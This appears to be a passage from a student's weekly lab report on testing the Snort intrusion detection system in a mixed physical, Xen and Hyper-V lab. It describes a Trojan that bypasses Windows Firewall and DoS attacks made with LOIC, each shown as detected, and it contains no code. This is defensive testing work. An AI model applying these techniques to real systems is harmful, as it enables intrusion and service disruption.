


**Figure 23:** Now I can for example browse the hard disk drive of the victim's computer...




**Figure 24:** . . . or obtain some network information to prepare for subsequent attacks.




**Figure 25:** Fortunately, this is detected by Snort.

Creating this Trojan, I proved that it possible the get around the Windows Firewall and that also the outbound connections must be restricted.

## DOS attacks

Using LOIC (Low Orbit Cannon), I performed a DOS attack on an FTP - and HTTP server.




**Figure 26:** The FTP server receives a lot of login attemps per second. This way, we hope to flood it and eventually make it go offline.




**Figure 27:** Snort reacts.




**Figure 28:** The DOS attack on the webserver in action...




**Figure 29:** Fortunately, this is detected by Snort.

### Random stuff

In this section, some Snort activity that occured regardless of the testing purposes is reported.




**Figure 30:** The apt updating process is seen as a thread by Snort.




**Figure 31:** Metasploit's updating process is known by Snort...




**Figure 32:** Downloading an .exe file from the Internet is also seen and reported by Snort.

Having performed those tests, I have proven that Snort works perfectly on a mixed environment with physical Windows machines, Linux machines, a Xen virtual network and a Hyper-V virtual network.

Of course, the proper configuration must be made prior to using Snort is such an environment, as I have performed in the previous weeks.

## Planning

This week, I would like to begin hacking a virtual hard disk and see if I can place a virus in it.

## Problems

No worth mentioning problems were encountered.

## Issues

On the 1U pizzaserver, I recently noticed that one of harddisk LED's is not blinking anymore. So instead of three LED's blinking, only two are blinking now. However, the disk still makes a spinning noise.

Upon the installation, all three the disks appeared normal in the RAID configuration tool. Perhaps one disk broke down on the two months timespan....
If the Prof would like so, I can further investigate the problem (I have not done this so far).

## Assistance

No assistance required so far.

However, I did not perform all the attacks / penetration testing on the virtual networks as I did for the OSSEC course. If the Prof desires, I can of course always do some additional testing, but I have proven that Snort indeed works on a Hyper-V virtual network in combination with a Xen virtual network.